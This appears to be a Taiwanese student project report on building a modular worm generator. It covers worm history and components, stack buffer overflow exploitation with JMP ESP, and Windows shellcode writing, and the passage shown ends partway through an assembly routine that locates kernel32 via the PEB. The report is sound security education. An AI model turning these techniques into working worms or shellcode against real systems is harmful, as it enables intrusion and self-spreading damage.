報告題名：

模組化蠕蟲產生器

Modular Worm Generator

作者：陳宏靖

系級：資訊工程學系 91 級

學號：D9148319

開課老師：劉振緒　老師

課程名稱：專題研究(三)

開課系所：網際網路學程資訊四

開課學年：　94 學年度 第 1 學期

摘要

專題對探討網路蠕蟲原理，研究蠕蟲的攻擊行徑，如何透過緩衝區溢位漏洞進行攻擊之後，蠕蟲如何散播的方式加以整理，及詳細了解原理，並探討 Windows shellcode 如何編寫跟實際撰寫，加以測試其可行性，其後將它作成蠕蟲的一部分，並將其蠕蟲分成幾項重要的元件，建構成可以自由生成多種形式的蠕蟲，產生各式形變，最終作成蠕蟲產生器。

關鍵字：蠕蟲，exploit，shellcode，模組化，緩衝區溢位，網路安全

目錄

前言 5

第一章 蠕蟲 9

第一節 何謂蠕蟲？ 9

第二節 蠕蟲的歷史 11

第三節 蠕蟲的目的 13

第四節 蠕蟲的組成的元件 14

第一項 Warheads 15

第二項 Propagation engine 15

第三項 Target selection algorithm 16

第四項 Scanning engine 16

第五項 Payloads 16

第二章 弱點的攻擊與利用 17

第一節 安全弱點介紹 17

第二節 緩衝區溢位漏洞攻擊原理 19

第三節 找出精確的位址 21

第三章 Shellcoding 23

第一節 何謂 shellcode 23

第二節 Why shellcode? 23

第三節 如何撰寫 shellcode 24

第四節 將 shellcode 編碼 28

第四章 模組化蠕蟲產生器實作 31

第一節 系統架構及概述 31

第二節 蠕蟲執行流程 32

第三節 Exploits/Warheads 模組 34
第一項 Vuln_exploit 34
第四節 Propagations 模組 34
第一項 Bind shell and ftpd 35
第二項 Upload and Execute 36
第三項 Download and Execute 36
第五節 Payloads 模組 37
第一項 Command Shell Backdoor 37
第二項 SYN Flood DoS Attack 38
第三項 Goto URL 38
第四項 Pop Up MessageBox 38
第六節 其他選項 39
第七節 Demo 39
第五章 後記心得 43
第一節 心得感想 43
第二節 未來發展與可改善的地方 44
第六章 參考資料 45
第七章 附錄 47
第一節 Bind Shell on TCP 47
第二節 Upload and Execute 53
第三節 Connect Back Download and Execute 60

圖表目錄

圖表 一-一 病毒與蠕蟲間的比較 10
圖表 一-二 蠕蟲工作流程 11
圖表 一-三 知名蠕蟲的爆發歷史表 13
圖表 一-四 蠕蟲組成的元件 15
圖表 二-一 www.securiteam.com exploits archive 2005 18
圖表 二-二 Windows Process Memory Map 19
圖表 二-三 exploit buffer 結構 21
圖表 二-四 OllyUni Plugin 使用情形 22
圖表 二-五 使用 JMP ESP 的 exploit buffer 結構 22
圖表 四-一 Metaworm 蠕蟲工作流程 33
圖表 四-二 Warheads/Exploits 選項 34
圖表 四-三 Propagations 選項 35
圖表 四-四 Payloads 選項 37
圖表 四-五 pop up messagebox 38
圖表 四-六其他選項 39

前言

研究動機和目的

現在假如你坐在電腦桌面前，使用網路瀏覽著網頁，收發電子信件，享受網路帶來的便利性的同時，突然 Windows 彈出一個視窗說：”*你的應用程式 svchost.exe 即將關閉，電腦將重新啟動*。”這時，你可能已經被網路上不知名的蠕蟲攻擊了，如果是造成程式 crash 掉，應該是沒有攻擊成功，造成程式當掉，以致需要重新開機，但是如果攻擊成功了呢？

蠕蟲已經不知不覺的在你的電腦裡執行了.....

相信很多人都有剛剛上述的經驗，前幾年 Blaster，Sasser 蠕蟲就可以造成這樣大的威脅，現在網路上的惡意程式眾多，其中有以蠕蟲的散播行最快，速度最為驚人，影響極為重大，造成財產損失也是難以估計。本專題就是以蠕蟲作為最基本的雛型，再經過模組化的應用成多種的形變。在 Taiwan CNET News 有一篇報導就是在說明有惡意程式有模組化的趨勢的產生。

惡意程式朝向模組化發展

發展模組化架構後的惡意程式，將可循自動更新功能，隨時加入各種新式的攻擊能力。

網路安全公司賽門鐵克指出，近期以來網路安全環境發展益發凶險，除過往單打獨鬥的駭客們逐步走向組織化外，其所開發的惡意程式也更為精緻，並朝向

模組化發展。

該公司表示，駭客傾向於開發檔案更小的單一功能惡意程式，並在入侵用戶端電腦前將試圖關閉安全軟體，一旦順利植入受害電腦後，再自網路下載其他元件，以執行駭客所想要的各種入侵行為，這種隱匿的手法將使得終端用戶更難以察覺入侵程式的存在，致使電腦潛在受害的風險期拉長。

賽門鐵克北亞區技術總監王岳忠解釋道，模組化惡意程式主要是指稱一種在單一功能間諜軟體中加入自動更新機制的軟體，一旦駭客透過各種手法，將具備遠端通訊功能的間諜軟體植入用戶端電腦後，將可以此一自動更新機制及遙控功能，任意將所欲執行的入侵功能模組自動派送到受感染的用戶端電腦中。

他舉例道，例如在原有只具備遠端通訊功能的間諜軟體上，再新增鍵盤側錄(key logger)功能，便可獲取用戶密碼、或加入 bot 傀儡程式、更新可執行 DDoS 攻擊的功能模組等。他說，目前多數 bot 網路中的傀儡電腦，多已遭植入模組化的惡意程式，以隨時更新為最新攻擊程式。

模組化惡意程式出現後，將使得單一防毒軟體更難以進行全面防護。王岳忠說，防毒軟體必須透過更新病毒定義檔的方式找出並移除該惡意程式，然模組化的惡意程式只要一更新功能模組，就形同變種，無法以原有病毒定義檔偵測出來，防毒軟體將無從防起，唯有透過雙向防火牆對用戶電腦的進出流量作一檢驗、攔阻，才可達到最佳的防護效果。

單靠 Windows XP SP2 中內建的個人防火牆功能也無法執行雙向管制的作業。王岳忠說，在去年下半年間，Windows XP SP2 提供強制開啟的個人防火牆功能

之際，市場上明顯可見惡意程式數量下降的情況，然在今年初以來，惡意程式的數量又見明顯增加，則顯示出駭客已經找出避開 Windows XP 內建個人防火牆的方法，因而造成惡意程式數量暴增的情況發生。

在賽門鐵克的報告中指出，現有惡意程式中，約 74%已竊取機密資訊為主，成為惡意程式的主流功能，較之 2004 下半年所發現的數量，成長了 37%。其中前 50 大提報的惡意程式碼中，有 64%是透過電子郵件進行散佈。而 Web 瀏覽器則是廣告程式、間諜程式滲透進入個人電腦的主要管道，方式則可能透過使用者授權合約(EULAs)、免費軟體夾帶、網頁瀏覽等各種合法行為做為掩飾。

引述自：http://taiwan.cnet.com/news/software/0,2000064574,20101475,00.htm

那麼，為什麼要研究這種危險又邪惡的東西呢？首先，要有一個概念就是，知道如何防毒，就要先了解"毒"的本身的原理。加上，很多東西都是一體兩面的，刀槍能殺人，亦能保護人，蠕蟲也是一樣，蠕蟲也只是一種惡意程式，就看你怎麼去使用它而已。

前幾年前攻擊 DDoS 美國白宮網站的蠕蟲，很多人相信是大陸的 hacker 做的，姑且不論法律道德問題，將來，如果爆發出戰爭，需要資訊戰經由網路來癱瘓某個國家的電腦網路，也是不無可能，蠕蟲程式已經成為最小成本完成最大的代價的利器。

模組化的意義，能讓其蠕蟲在短短的時間之內產生變種，網路新聞報導也有說過，現在弱點(vulnerability)的公佈，已經從一個星期縮短到短短一天，hacker 就能寫出所謂的攻擊程式(exploit)，如果說是 zero-day exploit(尚未被公開的安全弱點攻擊程式)的話，那後果更是不堪設想。然而，在 shellcode(第三章會說明)

可以有 genterator 的功能，就是將使用者的自訂的一些參數加以轉化成二進位 machine code，攻擊程式也有的模組化工具，網路上也已經有叫 H.D. Moore 的 Hacker 開發出來了，叫做：The Metasploit Project (http://www.metasploit.com) 以下是引述網站的話：

The Metasploit Framework is an advanced open-source platform for developing, testing, and using exploit code. This project initially started off as a portable network game and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research.

Metasploit 是由腳本語言，Perl 所撰寫的，所要做的是構造惡意的封包，利用軟體漏洞的缺陷，達到自己想要達到的目的。其中可以一些自己的參數，和有琳瑯滿目的 shellcode，還有有多種網路傳送協定的函式庫等等。

Shellcode 有其產生器，Exploit 有模組化的 framework，各各都有其模組和快速產生的功能特色。其實攻擊程式跟蠕蟲，就只是在功能上更加強它的散播，複製等等（後面會詳細說明）。本專題的構想就是實驗式的把攻擊程式變成以自我複製，散播的模組化蠕蟲元件，加以研究。

蠕蟲

何謂蠕蟲？

Worm 這一個名詞，原始的出處從科幻小說 *Shockwave Rider by John Bruner* 在 1972 年的時候。在書中，他說明有一種程式叫做 “tapeworm”經由未來的檔案網路，網路連結著全球數百萬台的電腦散播，是很早以前電腦叛客(cyberpunk)的用詞，一種虛構的東西，現在，已經實現在現今的電腦網路中。

蠕蟲是惡意程式的一種，惡意程式就是你不想去執行的程式行為，但是攻擊者卻把他植入你的電腦當中。當蠕蟲攻下一個系統之後，所謂攻下的意思是經由安全弱點的方式去佔有，或是其他攻陷主機的辦法，複製且執行自我本身，經由網路散播，開始大肆掃描網路，佔用網路頻寬。

在一本書 *Malware: Fighting Malicious code* 中是如此定義的：


A worm is a self-replicating piece of code that spreads via networks and usually doesn't require human interaction to propagate.

病毒，是大家對惡意程式的總括概稱，一般人說可能比較常聽到“病毒”這個名詞，其實正確的病毒跟病毒定義是更加嚴格精確的，病毒跟蠕蟲不同之處又有那一些，下表是他們兩者間的比較。

惡意程式種類	病毒 Virus	蠕蟲 Worm
存在形式	寄生	獨立個體
複製形式	插入到宿主程式中	自身的拷貝
傳染機制	宿主程式執行	系統存在的漏洞
攻擊目標	針對本地端的文件	針對網路上其他的電腦
觸發感染	電腦使用者	程式本身
電腦使用者角色	病毒散播中關鍵的角色	無關
防治措施	從宿主文件中刪除	為系統打 patch
影響重點	文件系統	網路性能，系統性能

圖表 0-一 病毒與蠕蟲間的比較

那麼它運作的流程又是如何，以下是一般的蠕蟲的工作流程：



圖表 0-二 蠕蟲工作流程

蠕蟲的歷史

蠕蟲是令人厭惡的，但他不是新的東西，早在 1988 年時 就有蠕蟲了。就是第一個被廣範注意的蠕蟲，”Morris Worm”，但是他還不是最新的蠕蟲。1980 年，Xerox PARC 的研究員撰寫出最早了蠕蟲，用來嘗試進行分散式運算。整個程式由幾個片段組成，這一些片段分佈於網路中不同的電腦中，他們能判斷電腦是否

空閒(idle)，並向處於空閒狀態的電腦中遷移。當某個片段被破壞掉時，其他段能重新複製這段，研究人員編寫蠕蟲的目的是為了科學的研究。這幾年來蠕蟲更是猖獗，不但危害整個電腦網路的安全，更佔用大量網路頻寬，表 1.2 說明這幾年爆發的蠕蟲。

名稱	時間	目標平台	特徵
Morris Worm	1988 年 11 月	UNIX	這是最早的惡意的蠕蟲代表，通過 fingerd, sendmail, rexec/rsh 三種系統服務中存在的漏洞進行攻擊散播。
ADM worm	1998 年 10 月	Linux	由於程式自身的限制，他的感染率較低，ADM 蠕蟲通過 BIND DNS 伺服器中反向查詢的漏洞進行傳播。
Ramen	2001 年 1 月	Linux	經由 wuftpd,rpc.statd, LPRng 中三種系統服務漏洞感染。在 15 分鐘之內掃描超過 13 萬個地址，早期的版本入侵後會修改首頁，後來的變種又加了 Rootkits
CodeRed	2001 年 7 月	Windows IIS 網頁伺服器	攻擊 IIS 中.ida 漏洞，在九小時內感染 25 萬台電腦，估計損失超過 20 億美元，之後又產生其他的變種。
Nimda	2001 年 9 月	Microsoft Windows	Nimda 結合了多種傳播的方式，約五種，包括，IE web browser，IIS 漏洞， 檔案共享，電子郵件 outlook，損失估計 26 億美元。
Slapper	2002 年 9 月	Linux Apache 伺服器 with	Slapper 透過 Apache OpenSSL 漏洞進行散播，他建制了大量 p2p 的 DDoS。

		OpenSSL	
MSSQL Slammer	2003 年 3 月	Microsoft SQL Server	攻擊 Microsoft SQL Server，造成全球 ATM 大當機。
Blaster	2003 年 8 月	Microsoft Windows 2000/XP	針對 Windows 系統中 RPC DCOM 緩衝區溢位漏洞進行散播的蠕蟲。
Sasser	2004 年 4 月	Microsoft Windows 2000/XP	攻擊微軟作業系統中 LSASS 的緩衝區溢位漏洞，系統沒有安裝補釘或開啟防火牆就有遭受感染的危機。

圖表 0-三 知名蠕蟲的爆發歷史表

蠕蟲的目的

那麼為什麼會有蠕蟲的存在？

攻擊者創造蠕蟲，為了達到幾項功能：

- **在短時間之內，侵入多台的電腦**

假如攻擊者，或者說是蠕蟲的散播者，在短時間之內控制著數百萬台的電腦，但是為什麼他要侵入別人的電腦呢？ 也許他要你的 CPU，就是運算的能力，利用分散式的運算來破解難以破解的密碼，或者他要你的硬碟，用來存好幾 TB 的資料(假設說)，或者他要你的網路資源，藉由著網路當跳板，攻擊下一個目標。更有可能他要你的隱私，竊取你在電腦裡的東西，或者只是 Just for fun？

- **難以追蹤**

蠕蟲在成千上萬台的系統控制之後，隨機的攻擊別個系統，讓人更難以追蹤其最出了來源。傳統入侵者的侵入一對一的侵入方式，但是如果你的攻擊方式好幾千台的 IP 位址來源呢？就很難追蹤最初的攻擊者或者說散播者。


- **更大的災難**

更大的災難（對受害者而言），當攻擊者控制這麼多台的電腦系統的時候，他想 DDoS 某台網站，或是某段網路時，那個破壞力是相當可觀的，很多種蠕蟲的目的皆是如此。例如：前幾次跟與 Linux 社群有爭執的 SCO UNIX，他們的網站就被 DDoS，破紀錄得以每秒 40 幾 GB 的流量，蠕蟲已經成為有心人士用來攻擊別人的電腦系統，且帶來更強烈的衝擊。

蠕蟲的組成的元件

通常我們在將網路蠕蟲細分為幾個重要部份，彈頭(Warheads)，散播引擎(Propagation Engine)，目標選擇演算法(Target Selection Algorithm)，掃描引擎(Scanning Engine)，彈藥(Payloads)。

以下一一說明其功能作用：



圖表 0-四 蠕蟲組成的元件

Warheads

Warheads 的作用是征服目標主機的意思，不同的蠕蟲進入受害者的系統當然也不同，本次的實做是以 Buffer Overflow Exploit 的利用方式進入到系統中為主要的攻擊方式。其他蠕蟲可以是由 E-mail 感染，或是以 Windows 下檔案共享的方式，UNIX 系統的 NFS 網路檔案伺服器，或是不正當的系統設定，導致蠕蟲有機會滲透進入你的系統執行。

Propagation engine

蠕蟲是經由網路散播，它可以透過網路上不同的協定，工具來進行傳送自我。例如：之前 Windows 下的蠕蟲大多都是經由 TFTP 的方式或 FTP 的方式，主要原因是 Windows 下有 tftp.exe 和 ftp.exe 兩樣現成的工具可以使用，還有可以透過 HTTP 的方式下載，微軟函式庫中有一個 URLDownloadToFile 在 wininet.dll 中有定義，也可以藉此方法寫在 shellcode(第三章會說明)由 HTTP 的方式下載執行。

Target selection algorithm

蠕蟲執行的時候，選擇會作選擇性的目標攻擊，所謂會選擇包括：如果以電自郵件作為傳染的途徑，他可能會從你的郵件的通訊錄中找還信任的目標，或是 UNIX 下的蠕蟲也有可能用 /etc/hosts 中可信任的主機下手，或是自己的子網路，或是隨機的產生網路位址攻擊。

Scanning engine

對以產生的目標，掃描引擎對大量適合的主機進行攻擊的測試，發送大量的網路封包，當發現主機是可以連線的，其判斷的方式可能是用 PING 或是用 TCP connect 的方式去判斷，如果其是存活的，就進行攻擊。

Payloads

蠕蟲撰寫者設計蠕蟲程式，最主要的目的就是為了某種目的才會撰寫，Payload 的意思就是在侵入對方電腦後所要做的事，其中可能包括：安裝後門或 Rootkits，計畫去分散事拒絕服務(DDoS)某個網路主機，或者對大量得電腦進行分散式的複雜數學運算。

弱點的攻擊與利用

安全弱點介紹

Vulnerability 這一個字，在電腦科學中意指缺點(weakness)或系統中其他的裂縫(opening)。弱點引起的原因可能是臭蟲(bug)，或者是設計系統時出的差錯。一個安全的弱點(Vulnerability)可能存在於理論之中，也有其對應的利用攻擊。

漏洞的形式存在於網路中很多，比如 Buuffer Overflow, Integer Overflow, Format String… ，其中最常聽到的就是 Buffer Overflow，又有分 Stack Based Buffer Overflow 跟 Heap Buffer Overflow，這些弱點常常出現在軟體之中。下圖可以清楚的看到，Buffer Overflow 的利用即使是很久以前就存在的漏洞形式，但是他今天還是依然存在。

October 2005

- Mirabilis ICQ Local Buffer Overflow (Find, Exploit)
- Hasbani WindWeb DoS
- Snort Back Orifice Preprocessor Buffer Overflow (Exploit)
- Net Portal Dynamic System Denial of Service Exploit
- MS05-047 Remote Denial of Service (Exploit)
- HP-UX LPD Service Remote "Root" Command Execution Exploit (meta)
- IIS RSA WebAgent Redirect Buffer Overflow Exploit
- Microsoft Windows Network Connection Manager Local DoS (Exploit, MS05-045)
- Microsoft Collaboration Data Objects Buffer Overflow (Exploit, MS05-048)
- Microsoft Windows FTP Client File Transfer Location Tampering Exploit (MS05-044)
- phpMyAdmin Directory Traversal (Exploit)
- MailEnable Logging Buffer Overflow (Nematoda, Exploit)
- ProZilla Buffer Overflow (Exploit)

September 2005

- BlenderPlayer Local Buffer Overflow (Exploit)
- GNU Mailutils Imap4d 'search' Format String (Exploit, C)
- Barracuda Spam Firewall img.pl Command Execution (Exploit)
- Qpopper Poppassd Local Root (Linux, FreeBSD, Exploit, ld.so.preload)
- Wzdftpd Code Execution (Unfiltered Pipe in Popen)
- HP LaserJet Network Username and Information Enumeration
- Mozilla Browsers Remote Heap Buffer Overrun (Exploit , 0xAD HOST)
- Gadu-Gadu Invisible Users Detection Vulnerability
- MCCS Server and Client Command DoS (Exploit)
- Mercury/32 Mail Buffer Overflow (LIST, Exploit)
- CuteNews Code Execution (Exploit)
- Stoney FTPd Buffer Overflow (PORT, Exploit)
- Wireless Tools Local Buffer Overflow (Iwconfig, Exploit)
- VisualBoy Advanced Local Buffer Overflow (Exploit)
- Fastream NETFile FTP/Web Server HTTP HEAD DoS (Exploit)
- GNU Mailutils imap4d 'search' Format String (Exploit)
- Counter Strike 2D DoS (Exploit)
- Microsoft Windows CSRSS Local Privileges Escalation (MS05-018, Exploit)
- CUPS Dot-Slash DoS
- Man2web CGI Command Execution
- Adobe Version Cue VCNative Privileges Escalation (Exploit)
- Adobe Version Cue VCNative Symlink Attack (Exploit)
- phpLDAPadmin Command Execution (Exploit)

August 2005


- IIS Information Disclosure
- SimpleProxy Local Format String (Exploit)
- Buffer Overflow in Elm (Expires, Exploit)
- MyBB finduser Search SQL Injection (Exploits)
- GTChat Remote Denial Of Service And Directory Traversal
- WinAce Temporary File Handling Buffer Overflow
- Microsoft Internet Explorer Msdds.dll Code Execution
- ZENworks Desktop/Server Management Stack Overflow
- Novell EDirectory Server IMonitor Remote Buffer Overflow (Exploit)
- CA BrightStor ARCserve Backup Agent for SQL (Exploit)
- ShixxNote Buffer Overflow (Exploit)
- Iwconfig Buffer Overflow
- Ifenslave Buffer Overflow
- Mdaemon Buffer Overflow (AUTHENTICATE CRAM-MD5, Exploit)

圖表 0-一 www.securiteam.com exploits archive 2005

前一章節說明了蠕蟲的組成元件 Warheads，其中最重點的元件是攻擊程式(exploits)的撰寫，如何經過漏洞來作到一些可以利用的目的。下一節以最普遍的堆疊式緩衝區溢位(Stack Buffer Overflow)漏洞作為攻擊最主要的項目，也是網路上蠕蟲最常見的散播方式之一。

緩衝區溢位漏洞攻擊原理

堆疊(Stack)的結構是一個 FILO (First In Last Out)的資料結構，這種結構也應用在作業系統記憶體中。它有一個堆疊只指向頂端稱 top，可以對堆疊作 push 和 pop 的運算，在 subroutine call 功能是傳遞參數和儲存區域變數，都會用到堆疊結構，下圖說明在 Stack 在 Windows 下程式在記憶體中的情形。



圖表 0-二 Windows Process Memory Map

以下以圖示說明，函式執行傳遞時堆疊的情形：

```
int function(int a,int b)
{
    return a+b;
}
main()
```

```
{
    int a=1,b=2;
    function(a,b);
}
```

編譯成 assembly code 中:

```
…
push 2 ;b
push 1 ;a
call _function
…
```

上面的例子說明，函數傳遞參數執行時，它會過堆疊來傳送，在要呼叫的時候，它會將下一個要執行指令的位址保留在堆疊中，等到 subroutine 執行完後，會有一個指令 ret，將堆疊中 pop 出返回的位址到 EIP 中，繼續下面執行的程式。


堆疊式的緩衝區溢位漏洞發生主要的原因是在程式在執行時，堆疊區域存放著區域變數和返回原呼叫函式的位址，當變數的大小不夠時，程式未作邊界檢查，存在堆疊變數就會覆蓋到存在要返回的指令的位址。利用的方法就是經程式沒有檢查邊界，覆蓋 EIP，使程式執行轉向我們要執行的 buffer，一般 buffer 就是要執行的機械語言，shellcode。

Stack Overflow 的發生在高階語言 C 中的主要函式，有 strcpy()，gets()，sprintf()，等等…都是沒對變數長度作檢查函式，所以當有心人士要透過大量的資料使程式 crash 掉，是很容易發生的，在設計程式時應該要避免使用會有潛在漏洞風險的函式，或只是不當的語法，才不會讓程式有機會給人攻擊利用。

如果有興趣了解 Stack Overflow，可以去可 Phrack 雜誌中經典的一篇大作，可以說，只要談到 Buffer Overflow 就會出現的，*Aleph One - Smashing The Stack For Fun And Profit* 有更清楚詳細解說跟例子。


找出精確的位址

然而 shellcode 定址又是一大考驗，以前的使程式流程轉像是 shellcode 的方式都是用猜測的方式，由 shellcode 的長度，和一些暫存器的內容去計算大約跳到 shellcode(第三章有說明 shellcode)中，一般的 Buffer 結構，在最前面填滿 NOP (No Operation)的指令去增加猜測的機率，接下來就是 shellcode，然後就是返回地址(Return Address)。原先在 Linux 下，一般使用 buffer 的構造。



圖表 0-三 exploit buffer 結構

之後，有人想出另一種技巧性的方法，就是去記憶體中找尋 'jmp esp'或 'call esp'的位址，這樣一來 return address 跳至 jmp esp 的位址，之後就將 EIP 跳躍至堆疊指標(esp)，也就是我們放 shellcode 地方，網路上有這麼一個在 Windows 下可以找尋這種特殊位址的工具 Ollydbg 中的 plugin "OllyUni Plugin"，可以在 http://www.phenoelit.de/fr/tools.html 上找到。



圖表 0-四 OllyUni Plugin 使用情形

接著我麼只需要把我們要的我們要覆蓋的 address 改成 jmp esp 或 call esp 的位址，惡意的緩衝區的如下：

Padding (AAAA...)	Return Address	Shellcode

圖表 0-五 使用 JMP ESP 的 exploit buffer 結構

，

Shellcoding

何謂 shellcode

Shellcode 是一種由組語言(assembly language)撰寫成，經由組譯器(assembler)翻譯成機械語言(machine code)，通常來說在 UNIX 下是執行一個/bin/sh 的 shell，但在現在來說，已經泛稱作 exploit 中我們要執行的的 payload，他通常用 machine code 的方式存在於各種，buffer overflow, format string 等等的 exploit 中，它或許是一個將 shell (在 UNIX 下是 /bin/sh，在 Windows 中是 cmd.exe) 綁定在某個特的 port number，hacker 經過 shellcode 的執行，可以在遠端產生一個 shell 以便控制遠方的機器。 或許是一個下載某個程式執行某一個程式。不一定，他幾乎可以完成所以你想要做的事，當然有一些特定弱點有特定的限制。不過基本上都是可以實現的。

Why shellcode?

Shellcode 的攻擊是作業系統對資料還是指令不能分辨的問題(後來有種設計，在硬體架構中多了這樣的支援防止資料被執行)，在記憶體中所有的東西都是二進制的，所以 stack buffer overflow 就會覆蓋 PC (program counter) 使執行指令轉向到我們要執行的 shellcode。根據這種作法，它會執行我們已經編譯而機器語言的資料，所以 shellcode 就使攻擊者撰寫想要達到電腦去執行的目的。

如何撰寫 shellcode

shellcode 的撰寫，有很多種方式，一種是直接用組合語言寫成，一種是用 C inline 組語寫成比較易於除錯用，在以編譯器或組譯器產生機械語言，底下都以 Window NT 系列下的平台作為說明。常見的 shellcode，在 Windows 中與 UNIX 不同的是，他不是用中斷(interrput)去作 system call，他的 system call 的位址是要自己去搜尋，因為當作業系統把動態連結函式庫載入至記憶體中，他的位址是不固定的，隨著 NT 的版本，語言，Service Pack 不同而有所改變，例如 Microsoft Windows XP SP1 CHT,跟 Microsoft Windows 2000 SP4 EN，就有不一樣的 API 位址，所以在 Windows shellcode 常常可以看到以下技巧性的搜尋 API 的片段，其方法是利用 PE 檔案格式的特點，去找出正確的函數位址。

簡略 PE 格式

1. DOS MZ header
2. DOS stub
3. PE header
4. Section table
5. Section 1
6. Section 2
……

PE(Portable Executable)格式，它是微軟 Win32 可執行環境的標準格式，其中要去

使用技巧性的方式，找出 Import Address Table，然後在 Table 中去找到要搜索 API 的位址。比如說，寫 remote exploit 常常要用到 winsock 函式庫，他是要透過類似，LoadLibrary(“ws2_32”)的動作，將動態連結函式庫(DLL)載入至記憶體中，然侯得到 ws2_32.dll 的基址，再找到需要的函數位址，然而，要知道 LoadLibraryA 是存在 kernel32.dll 中，所以就要先知道 kernel32.dll 中的基址。

其中得到 kernel32.dll 基址的演算法大概(以 PEB 的方式)是這樣：

i. fs 指向 TEB 的結構

ii. TEB+0x30 地方指向 PEB 結構

iii. 在 PEB+0x0c 的地址指向 PEB_LDR_DATA 的結構

iv. PEB_LDR_DATA+0x1c 地方就是一些 DLL 的地址，第一個是 ntdll.dll，第二個是 kernel32.dll 的位址，也就是我們想要的位址。

```
find_kernel32:
    push   esi                      ; Save esi
    mov    eax, [fs:0x30]           ; Extract the PEB
    mov    eax, [eax + 0x0c]        ; Extract the PROCESS_MODULE_INFO
pointer from the PEB
    mov    esi, [eax + 0x1c]        ; Get the address of flink in the init module list
    lodsd                           ; Load the address of blink into eax
    mov    eax, [eax + 0x8]         ; Grab the module base address from the list
entry
    pop    esi                      ; Restore esi
    ret                             ; Return
```

找到 kernel32.dll 的基址後，就要開始找再這動態連結函式庫下的函式，比如 socket ,connect ,bind 等 system call 就需要先載入 ws2_32.dll，再作搜尋，這時就

要透過 find_fuction 的副函式，他是透過由字串經過雜湊之後產生雜湊值，再加以比對得到位址。

```
find_function:
    pushad                      ; Save all registers
    mov     ebp, [esp + 0x24]   ; Store the base address in eax
